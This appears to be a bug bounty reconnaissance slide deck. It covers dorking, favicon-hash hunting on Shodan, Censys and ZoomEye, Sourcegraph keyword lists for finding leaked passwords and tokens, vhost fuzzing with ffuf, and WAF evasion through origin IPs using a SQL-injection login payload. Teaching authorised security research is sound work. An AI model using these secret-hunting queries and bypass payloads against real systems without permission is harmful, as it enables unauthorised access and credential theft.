13 results matching search - Filter submissions to what's been submitted in the last week with submitted:>2025-04-27			
sort:submitted-desc draft:false duplicate:false state:unresolved state:resolved state:informational VirusTotal			
3 Employee Base64 Archived Credentials Led To Full Access To [REDACTED]	Bug Bounty Program In progress • Submitted 23 Mar 2025 • Last activity 23 days ago • 2 Collaborators P1 Resolved	\$4,100 40 points	Comments 2
Employee Base64 Archived Credentials Led To Full Access To [REDACTED]	Bug Bounty In progress • Submitted 22 Mar 2025 • Last activity 25 days ago • 3 Collaborators P4 Unresolved	\$0 5 points	Comments 4
Full Access To [REDACTED] & Take Over Employee Account Via Unclaimed Account Token At [https://[REDACTED]]	In progress • Submitted 02 Mar 2025 • Last activity a month ago • 3 Collaborators P3 Resolved	\$500 10 points	Comments 4
Access To Register Token Lead To [REDACTED] Employee ATO ON [https://[REDACTED]]	Bug Bounty Program In progress • Submitted 26 Jan 2025 • Last activity 3 months ago P3 Informational	\$4,200 40 points	Comment 1
Plain-Text Password Disclosure for Customers and [REDACTED]	In progress • Submitted 02 Jan 2025 • Last activity 2 months ago • 2 Collaborators P2 Unresolved	\$2,500 20 points	Comments 3
Unauthenticated Access on [REDACTED] led to add users/ delete/ grant users to network etc. also leaking PII of [REDACTED] users via unauthorized parties	In progress • Submitted 10 Nov 2024 • Last activity 5 months ago • 3 Collaborators P3 Unresolved	\$650 10 points	Comments 14
Zero click Account takeover on [REDACTED]	In progress • Submitted 23 Oct 2024 • Last activity 6 months ago • 2 Collaborators P2 Resolved	\$1,750 20 points	Comments 2
Critical ATO / Auth Bypass / Access To Sensitive Internal Logs/Pics/PII/Passwords On [REDACTED]	In progress • Submitted 08 Sep 2024 • Last activity 4 months ago • 2 Collaborators P1 Resolved	\$10,000 40 points	Comments 6
Critical Access To FULL Source Of [REDACTED] On Scope CIDR [REDACTED]	In progress • Submitted 25 May 2024 • Last activity 10 months ago • 2 Collaborators P1 Unresolved	\$4,500 40 points	Comments 8
Unauthorized Access Lead To Expose [IBANs/Swifts/PII/Etc.] On [REDACTED] Main Domain & [REDACTED]	In progress • Submitted 07 Apr 2024 • Last activity a year ago • 2 Collaborators P1 Resolved	\$5,800 40 points	Comments 15

VT Script To Extract Endpoints



<https://github.com/orwagodfather/virustotalx>



The screenshot shows a GitHub repository page for 'virustotalx' (Public). The repository has 1 branch and 0 tags. It contains three files: README.md, orwa.sh, and README. The README file is currently selected. The repository has 5 commits from 'orwagodfather' made 8 months ago.

virustotalx for endpoints

Installation

```
git clone https://github.com/orwagodfather/virustotalx.git
```

```
cd virustotalx
```

create a 3 accounts <https://www.virustotal.com/gui/join-us> and copy the 3 api keys ===>

```
nano orwa.sh
```

02

0day Recon



0day



What is Zero-Day?

A Zero-day is a vulnerability in a software or hardware that is typically unknown to the vendor and for which no patch or other fix is available.

To Get A Zero-day!

- You have to find the software / installed app / plugin / 3rd party
- You have to start recon about that software / installed app / 3rd party
- You have to find a bug in that software / installed app / 3rd party
- Then you have to test the same bug on more than 2 companies/clients that used the the same software/ installed app / 3rd party / plugin / etc.....



Here we will show a examples how to

- Find 3rd party Installed App / Software via Dorking
- Find 3rd party Installed App / Software via Favicon Recon

0day: Third Party | Software | Services Ex



company.3rd-party.com

att.okta.com

att.service-now.com

att.jfrog.io

att.onlogin.com

att.looker.com

3rd-party.company.com

okta.att.com

servicenow.att.com

github.att.com

gitlab.att.com

jfrog.att.com

Dorking



Urlscan.io dorking (* =anything) (- = remove from results)

bmw.* -bmw.com -bmw.de -sedo.com -sbomo.com -characteristics.info		Search	X	Help		
Search results (100 / 6642, sorted by date, took 40ms)		Showing All Hits		Details: Hidden		
URL		Age	Size	IPs	Flags	Home
auth.bmwgroup.com/auth/XUI/?realm=/internetb2x&goto=https://auth.bmwgroup.com:4...	Public	12 hours	476 KB	39	2 1	DE
www.bmw.com.cn//zh//index.html//zh//topics//owners//connected/-drive//service/_...	Public	2 days	8 MB	106	6 2	DE
bmw.coupshost.com/	Public	2 days	74 KB	11	5 2	DE
www.bmw.com.cn/zh/publicPools/error-pool/error-page.html	Public	2 days	1 MB	92	6 2	US
auth-i.bmwgroup.com/auth/XUI/?realm=/internetb2x&goto=https://auth-i.bmwgroup.c...	Public	3 days	2 MB	64	6 2	DE
support.bmw.motorrad.it/	Public	4 days	63 KB	12	5 2	DE
bmw.supplier-survey.com/index.php/228818?token=owOgYfB7HBYRlyE&lang=de	Public	4 days	398 KB	25	1 2	DE
bmw.charging.de/	Public	4 days	86 KB	12	5 2	DE
www.ff.bg.ac.rs/	Public	4 days	2 MB	55	3 2	RS
www.bmw.ne.kr/	Public	5 days	179 KB	13	3 2	KR

Urlscan.io Company-* or Company.*

Search for domains, IPs, filenames, hashes, ASN

bmw-* Search

Search results (100 / 5626, sorted by date, took 44ms) Show

URL	Age
sberbank.blablacar.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 7 hours
umfragen.bmw-club-augsburg.de/	Public 7 hours
notexistsblog.bmw-coding-activa.com/	Public 8 hours
www.bmw-service.center/	Public 10 hours
sberbank.avito.yandex.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 11 hours
pay.yandex.sberbank.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 13 hours
pochtabank.sbermegamarket.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 18 hours
ww38.secure.bmw-i-jp.com/	Public 22 hours

Dorking



Dorking (Hussein Method) Ex: (site:company>* | site:company>*>* | site:company>*>*>*)

site:att>*>*

All Images Short videos Videos Forums Web News More

Try Google Search Console www.google.com/webmasters/ Do you own att>*>? Get indexing and ranking data from Google.

Google promotion

DeepSeek AI

ATT jobs https://life.att.jobs : AT&T: Life At ATT Blog See what #LifeAtATT is really like · Amazing people and incredible stories are waiting for you here. Let's Go. Latest Posts | Latest posts from our site. Nya ...

ATT - Apprenticeship Training Trust https://att.org.nz : Apprenticeship Training Trust: ATT Become an apprentice. Earn money and get a qualification at the same time! Step into a career in the electrical, plumbing, gasfitting or drainlaying trades with ...

Become an Apprentice Our People Contact Us Need an Apprentice

att-mail.com https://customernotifications.att-mail.com : AT&T Customer Support Welcome to AT&T Support. Want personalized help? Sign in. Wireless. Set up mobile hotspot. Get help with calling issues. Set up voicemail. Get wireless help.

Get bill & account help AT&T Wireless Contact Us AT&T Internet support

att.com https://sm.att.com > ... : What is AT&T Next Up Anytime? How to upgrade your phone early with AT&T Next Up Anytime. Once you've made your first installment + Next Up Anytime payment, you can upgrade your smartphone.

Mi Vuelo 2.0 http://mivuelo.att.gob.bo · Translate this page : Mi Vuelo 2.0 - ATT En Mi Vuelo ayudamos a que tu experiencia de viaje sea más fácil y segura. Encuentra información actualizada de vuelos, rutas de transporte y mapas de ...

site:att>*>*>*

All Images Short videos Videos Forums Web News More Tools

Try Google Search Console www.google.com/webmasters/ Do you own att>*>*>? Get indexing and ranking data from Google.

Google promotion

DeepSeek AI

ATT jobs https://life.att.jobs : AT&T Unified Messaging (SM) Instructions for bookmarking UM for Firefox users AT&T Unified Messaging. To bookmark UM, please add https://www.um.att.com to your bookmark list.

Learn About Add-On Features... Frequently Asked Questions...

Mi Vuelo 2.0 http://mivuelo.att.gob.bo · Translate this page : Mi Vuelo 2.0 - ATT En Mi Vuelo ayudamos a que tu experiencia de viaje sea más fácil y segura. Encuentra información actualizada de vuelos, rutas de transporte y mapas de ...

WorthEPenny https://att.wortheppenny.com > coupon : 40% Off Att.com Promo Codes & Discounts - WorthEPenny Save money on your online shopping with today's most popular att.com promo codes & discounts. ✓✓✓ With WorthEPenny, saving is much easier than ever!

att-mx-contentshop.com https://att-mx-contentshop.com · Translate this page : Suscripción Netflix, Spotify y Vix con tu número Con tu número AT&T, puedes suscribirte a diversas plataformas de música y video, sin necesidad de dar tus datos personales y bancarios, tu número es tu forma de ...

Conoce más Free Fire en AT&T México Google Play Store en AT&T

Favicon Recon




What Are Favicons?

On most modern browsers , whenever you open a webpage , a little small icon appears on the top left corner , right before the title.

That is what we call a favicon

and for favicon there's a hash number can helped us via recon.



Favicon Recon



Quick Tip To Find The Favicon Hash For A Company

- Visit en.fofa.info
- Enter Target Ex att.com
- Select the icons
- copy the hashes
- search for hash over shodan (http.favicon.hash:00000000)

The screenshot shows the FOFIA search interface. The search bar contains the query: "att.com" && (icon_hash="87212129" || icon_hash="470498184" || icon_hash="-661053578"). Below the search bar, there are four large red arrows pointing upwards from the bottom of the slide towards the search bar. The main results area displays a grid of favicons found on the target website. A red box highlights the first result, which is a globe icon. Three red arrows point from the bottom of the slide towards this highlighted result. At the bottom of the interface, there are buttons for 'Select all', 'Search', and 'Close'. The status bar at the bottom indicates 27541 results / 10100 unique IP's, 677 ms Fulltext Search.

Favicon Recon



How To Get Favicon Then Favicon Hash ?

- most of apps adding the favicon as [app.com/favicon.ico](#)
- Nuclei Template
- httpx tool

```
[orwagodfather@DESKTOP-B02BQHR] ~
$ cat bmw | httpx -path /favicon.ico -mc 200 -o bmw-favicon

[INF] Current httpx version v1.6.8 (latest)
[WRN] UI Dashboard is disabled, Use -dashboard option to enable
https://2a.www.connecteddrive.it/favicon.ico
http://360.bmw-motorrad.com/favicon.ico
http://151-michelet.mini.fr/favicon.ico
https://a4i-es.bmwgroup.com/favicon.ico
http://abm-agen.mini.fr/favicon.ico
http://abm-perigueux.mini.fr/favicon.ico
https://acceptance.eservices.alphabet.com/favicon.ico
https://accessoires.bmw.fr/favicon.ico

projectdiscovery.io
```

```
cat subdomain.txt | httpx -path /favicon.ico -mc 200 -o results.txt
```

Favicon Recon



How To Get Favicon Then
Favicon Hash ?

copy the favicon.ico link and
extract the hash here
<https://favicon-hash.kmsec.uk/>

Favicon hash generator

Get the favicon hash of a website's favicon for Shodan hunting

Retrieve from URL

Favicon URL

Hash from URL


Result for https://about.gitlab.com/favicon.ico:

req_location	https://about.gitlab.com/favicon.ico
favicon_hash	1275684068
md5	1e5dba4e6ad7fd7e48308aab641e1d00

Upload file
File browser

Choose File No file chosen

Hash from file



Favicon Recon



Where and how to look for hash & md5 ?

search.censys.io (md5)

Dork:

services.http.response.favicons.md5_has
h:XXXXXXXXXXXXXX

The screenshot shows the Censys search interface with the following details:

- Host Filters:**
 - Labels:
 - contentful
 - dreamdata
 - marketo
 - onetrust
 - optimizely
 - Autonomous System:
 - AS-COLOCROSSING
 - FD-298-8796
 - GOOGLE-CLOUD-PLATFORM
 - INSYS-AS INSYS ISP
 - Location:
 - United States
 - Russia
- Service Filters:**
 - Service Names:
 - HTTP
 - SSH
 - UNKNOWN
 - Ports:
 - 443
 - 22
 - 80
 - 446
 - 447

Results: 4 hosts found in 0.06s.

- Host 1:** 45.91.81.164
 - Labels: Akamai, FD-298-8796, California, United States, remote-access, web-application-firewall, contentful, dreamdata, marketo, onetrust, optimizely, vue.js
 - Ports: 22/SSH, 80/HTTP, 443/HTTP, 45502/HTTP, 45503/UNKNOWN
- Host 2:** 34.160.255.53 (53.255.160.34.bc.googleusercontent.com)
 - Labels: GOOGLE-CLOUD-PLATFORM, Missouri, United States, lodash
 - Port: 443/HTTP
- Host 3:** 85.12.253.222
 - Labels: Linux, INSYS-AS INSYS ISP, Sverdlovsk Oblast, Russia, file-sharing, gitlab, login-page
 - Port: 443/HTTP
- Host 4:** 107.172.102.152 (107-172-102-152-host.colocrossing.com)
 - Labels: Linux, AS-COLOCROSSING, California, United States, contentful, dreamdata, marketo, onetrust, optimizely, vue.js, remote-access
 - Ports: 22/SSH, 80/HTTP, 443/HTTP, 447/HTTP

Pagination limited to 1.

Favicon Recon



Where and how to look for hash & md5 ?

shodan.io

Dork:

http.favicon.hash:xxxxxx

Shodan | Maps | Images | Monitor | Developer | More... Search

SHODAN Explore Downloads Pricing ↗ http://favicon.hash:-2107233094

TOTAL RESULTS: 860 ←

TOP COUNTRIES: 

COUNTRY	RESULTS
United States	73
Germany	39
United Kingdom	35
Brazil	31
Netherlands	26
More...	24

TOP PORTS: →

PORT	RESULTS
443	566
9090	105
8443	89
83	26
9443	24
More...	

→ OpenEdge Explorer ↗

167.234.229.140
Oracle Corporation
Brazil, São Paulo
cloud

→ ProgressAblDojo ↗

52.23.26.174
ec2-52-23-26-174.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

→ Configuration ↗

204.12.69.5
Ntirety, Inc.
United States, Denver

View Report | Download Results | Historical Trend

Product Spotlight: Keep track of what you have connected to the Internet. Check out Shodan Monitor

HTTP/1.1 200
X-Content-Type-Options: nosniff
P3P: CP="NON CUR OUR IND STA"
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'; img-src 'self' data; style-src 'self' 'unsafe

SSL Certificate
Issued By:
- Common Name: Amazon RSA 2048 M04
- Organization: Amazon
Issued To:
- Common Name: *.services.progress.com
Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:25:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 831
Connection: keep-alive
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 09 Aug 2024 06:06:15 GMT
ETag: W/"33f-19135beb1e0"
TLSv1.3

SSL Certificate
Issued By:
- Common Name: KEMP Technologies
- Organization: KEMP Technologies
Issued To:
- Common Name: KEMP Technologies
Connection: Keep-Alive
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no-cache, max-age=0, must-revalidate
X-Frame-Options: SAMEORIGIN

Favicon Recon



Where and how to look for hash & md5 ?

zoomeye.ai (favicon hash)
Upload ico or dorking

Dork:

iconhash:"xxxxxxxxxx"

iconhash = "1275684068" Not satisfied with the search, try [ZoomEyeGPT](#)

About 7 results (Nearly year: 3 results) 0.111 seconds

Result Report Maps Only \$10 Download All

45.91.81.164:446

45.91.81.164 United States, California, L... Organization: RHINO CLOUD LTD ASN: AS395886 Title: The most-comprehensive... IDC 2025-04-04 21:32 Please login to view detail! Login

35.215.151.37:443

35.215.151.37 China, Hong Kong, Hong K... Hostname: 37.151.215.35.bc.go... Organization: Google LLC ASN: AS15169 Title: 168极速赛车在线开奖官方... IDC 2024-12-24 06:40 Please login to view detail! Login

Now we know what is the software or the 3rd party , what we can do to test ?

- if the app you test running with a strong waf , no origin IP available , we can here start looking for the same software without a waf , or install it locally and test it
- We can collect the software endpoints on other domains not our pentest domains , and then test the endpoints on our pentest
- We can look for the software repo on github / gitlab / etc...

Zero-Day! Example

- We found a software via checking for favicon hash.
- Via looking for software domains on virustotal we found a source backup for the software not our program.
- After looking for the software we found a machinekey in the source web.config file.
- Then we tested that machinekey on all clients , and the results was a amazing 0day RCE

Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application	\$20,000
[REDACTED]	40 points
P1 Resolved	Comments 4
Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application	\$20,000
[REDACTED]	40 points
P1 Resolved	Comments 2

03

SourceGraph

Code / File Search



Sourcegraph



What is sourcegraph ?

For me it's a Superior code search , after limit most of functions in code search in github

Sourcegraph is a **powerful code search and intelligence platform** that helps developers explore , understand , and debug code across multiple repos , it indexed and analyzes code to provide fast , accurate searches , cross-references , etc....



Sourcegraph




Why Sourcegraph Search is Better Than GitHub for Bug Hunting?

1 Blazing-Fast, Large-Scale Searches

- GitHub's search slows down on big repos—Sourcegraph indexes everything, enabling instant results across millions of lines of code.
- Searches entire commit histories, not just the latest branch.

2 Advanced Query Power

- Regex + Structural Search – Find complex patterns (e.g., `$.*\(.*\).*\{.*\}` for risky JS eval-like calls).
- Boolean operators (AND, OR, NOT) for precise filtering (e.g., `lang:go auth AND NOT encryption`).
- GitHub's search lacks this depth—it's optimized for basic file/text lookup.



3 Cross-Repo & Dependency-Aware

- Search all your organization's repos at once, including mirrored or forked projects.
- GitHub restricts cross-repo searches unless you use GitHub Advanced Security (expensive).

4 Code Intelligence for Exploit Tracing

- Jump to definitions, references, and call graphs to track vulnerability flows.
- GitHub's code navigation is slower and less accurate in monorepos.

Sourcegraph



<https://sourcegraph.com/search>

KeyWords/Query	Why It's Used	Example
lang:language	Filter results by programming languages	pydays.com lang:python
patternType:regexp	Enables regex searches for complex vuln patterns	att.com lang:java patternType:regexp (\s*".*\+\."*)
repo:Repo Name	Search for specific repositories	repo:^github\.com/paypal/.*
file:file path	Limits searches to specific files	att.com password file:\.env
content:	Matches exact code snippets	content:"new Function("
AND	Search for the same keywords in one code	att.com AND password AND admin
OR	Search from more than 1 keywords in one code	att.com AND (password OR passwd OR pw)
NOT	Remove a specific keyword from results	att.com password NOT help.att NOT test

Sourcegraph



<https://sourcegraph.com/search>

Top KeyWords	Top KeyWords	Top KeyWords
password	passwd	pwd
pw	accesskey	secretkey
AKIA ASIA	api=	apikey=
clientsecret	client_secret	authorization:
Bearer eyJ	secret	token=
secret_key	sendkey	send_key

Sourcegraph

<https://sourcegraph.com/search>



service-now.com AND (Passwd OR password OR PW) NOT example NOT test NOT server.service-now lang:python

87 results in 0.38s See more details

Filter results

By type

- {} Code 87
- % Repositories
- Paths
- Symbols
- Commits
- Diffs

By repository

Filter repositories

- osomai/servicenow-mcp 32
- rapid7/insightconnect-plugins 15
- SecurityUniversalOrg/SecuSphere 7
- jonrau1/ElectricEye 6
- sosdave/Enumeration-as-a-Service 5

Show more

By language

- Python 87

By topic

Filter topics

Rest_Call.py

Eg. User name="admin", Password="admin" for this code sample.
user = 'admin'
pwd = 'admin'

Do the HTTP request
response = requests.post(url, auth=(user, pwd), headers=headers ,data='{"type":"New Well","short_description":"New well for Billings, Montana"}')

Show 1 more match

EC2 Auto Clean Room Forensics / Lambda-Functions / generateSupportTicket.py

Eg. User name="admin", Password="admin" for this code sample.
user = 'admin'
pwd = 'admin'

Do the HTTP request
response = requests.post(url, auth=(user, pwd), headers=headers ,data=<request><entry><short_description>Unable to connect to office wifi</short_description><assigni

Show 1 more match

archiv/service_now_notify/service_now.py

API_URL = "https://xxxx.service-now.com/api/x_segh4_cxn/connect/transaction_queue/checkmk/incident/create"
AUTH_USER = ""
AUTH_PASSWORD = ""

04

Tips & Tricks



Vhosts



The screenshot shows a Firefox browser window displaying a security warning. The address bar shows a yellow padlock icon followed by "Not Secure https://156.***.***.***". A red arrow points to the URL. The main content area has a large yellow header "WARNING: POTENTIAL SECURITY RISK DETECTED". Below it, a message states: "Firefox detected a potential security threat and did not continue to 156.***.***.***. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details." A red arrow points to the end of this message. A section titled "What can you do about it?" says: "The issue is most likely with the website, and there is nothing you can do to resolve it. You can notify the website's administrator about the problem." Another red arrow points to this section. Below is a link "Learn more...". At the top right are buttons "Go Back (Recommended)" and "Advanced...". In the center, a large box contains a detailed explanation of the certificate issue, listing many hostnames that the certificate is valid for, all of which are redacted with a red arrow. At the bottom of this box is the error code "SSL_ERROR_BAD_CERT_DOMAIN". Red arrows also point to the "View Certificate" link at the bottom left and the "Accept the Risk and Continue" button at the bottom right.

Vhosts



Send Cancel < > Target: https://156.11.11.11/ HTTP/1

Request Response Inspector Notes Explanations Custom actions

Pretty Raw Hex Render

Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 156.11.11.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-Site: none
1 Sec-Fetch-User: ?1
2 Priority: u=0, i
3 Te: trailers
4 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Sun, 11 May 2025 07:18:03 GMT
3 Server: Apache
4 Content-Length: 171
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <html>
9     <head>
10         <title>
11             400 Bad Request
12         </title>
13     </head>
14     <body>
15         <h1>
16             Bad Request
17         </h1>
18         <p>
19             Your browser sent a request that this server could not understand.NSA<br/>
20         </p>
21     </body>
22 </html>
```

Inspector

Vhosts



Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn 403 Bypasser 5GC API Parse CO2 BurpJSLinkFinder Logger++ Log Viewer

Sensitive Discoverer IIS Tilde Enumeration OverThere Software Vulnerability Scanner Autorize Paramalyzer backupFinder GAP XSS Validator

1 x 2 x +

Sniper attack

Target <https://156.86.10.100>

Update Host header to match target

Positions

```
1 GET / HTTP/1.1
2 Host: S
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: keep-alive
15
```

Payloads

Payload count: 34,830
Request count: 34,830

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\^<>?+&*:;\"|`#

Event log (109) All issues (1259) 1 highlight 1 payload position Length: 4

Memory: 21.25GB

32. Intruder attack of https://156.55.204.226

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
33914	https://156.55.204.226.com	200	16557			18486	
5824	https://156.55.204.226.com	401	525			1566	
5825	https://156.55.204.226.com	401	554			1566	
1861	https://156.55.204.226.com	503	550			473	
10610	https://156.55.204.226.com	503	5524			473	
11782	https://156.55.204.226.com	503	5529			473	
0		400	271			337	
1	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	510			337	
2	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	532			337	
3	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	550			337	
4	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	579			337	
5	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	528			337	

```
ffuf -u "https://FUZZ1/" -H "Host: FUZZ2" -H "User-agent: userAgent" -mc all -fc 400 -t 200 -w ips.txt:FUZZ1 -w domains.txt:FUZZ2 -of html -o results.html
```

WAF Evasion Via Vhost



Send Cancel < ▾ > ▾

Target: https://app[REDACTED] 0 HTTP/2 ?

Request

Pretty Raw Hex

```
1 POST /account/login? HTTP/2
2 Host: app[REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 66
9 Origin: [REDACTED]
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Priority: u=0
14 Te: trailers
15
16 username=test%40test.com%20OR%20'1'='1%20--&password=Test%40test|
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 429 Too Many Requests
2 Date: Sun, 11 May 2025 07:36:15 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 5378
5 Retry-After: 86399
6 Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Expires: Thu, 01 Jan 1970 00:00:01 GMT
8 [REDACTED]
[REDACTED]
path=/; expires=Sun, 11-May-25 08:06:15 GMT; domain=[REDACTED]; HttpOnly; Secure; SameSite=None
9 Vary: Accept-Encoding
10 Expect-Ct: max-age=86400, enforce
11 Referrer-Policy: same-origin
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Xss-Protection: 1; mode=block
15 Server: cloudflare
16 Cf-Ray: 93e00115bb332a8-AMM
17 Alt-Svc: h3=":443"; ma=86400
```

Inspector

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 2 ▾

Request cookies 0 ▾

Request headers 16 ▾

Response headers 16 ▾

Notes

Explanations

A screenshot of the PhdX proxy tool interface. The 'Request' tab shows a POST request to '/account/login?' with various headers and a complex URL parameter. The 'Response' tab displays a 429 Too Many Requests error page with standard HTTP headers. Red arrows highlight the 'Target' field at the top right and the status line 'HTTP/2'. The 'Inspector' panel on the right lists request and response attributes, query parameters, body parameters, cookies, and headers.

WAF Evasion Via Vhost



Send Cancel < > Target: https://52.193.171.148/ HTTP/1.1 ?

Request

Pretty Raw Hex

```
1 POST /account/login? HTTP/1.1
2 Host: app[REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 66
9 Origin: https://[REDACTED]
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Priority: u=0
14 Te: trailers
15
16 username=test%40test.com%20OR%20'1'='1%20--&password=Test%40test
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Content-Length: 168
3 Content-Type: text/plain; charset=utf-8
4 Date: Sun, 11 May 2025 07:40:44 GMT
5 Server: Microsoft-IIS/10.0
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-cache
8 Expires: -1
9 Pragma: no-cache
10 [REDACTED]
11 [REDACTED]
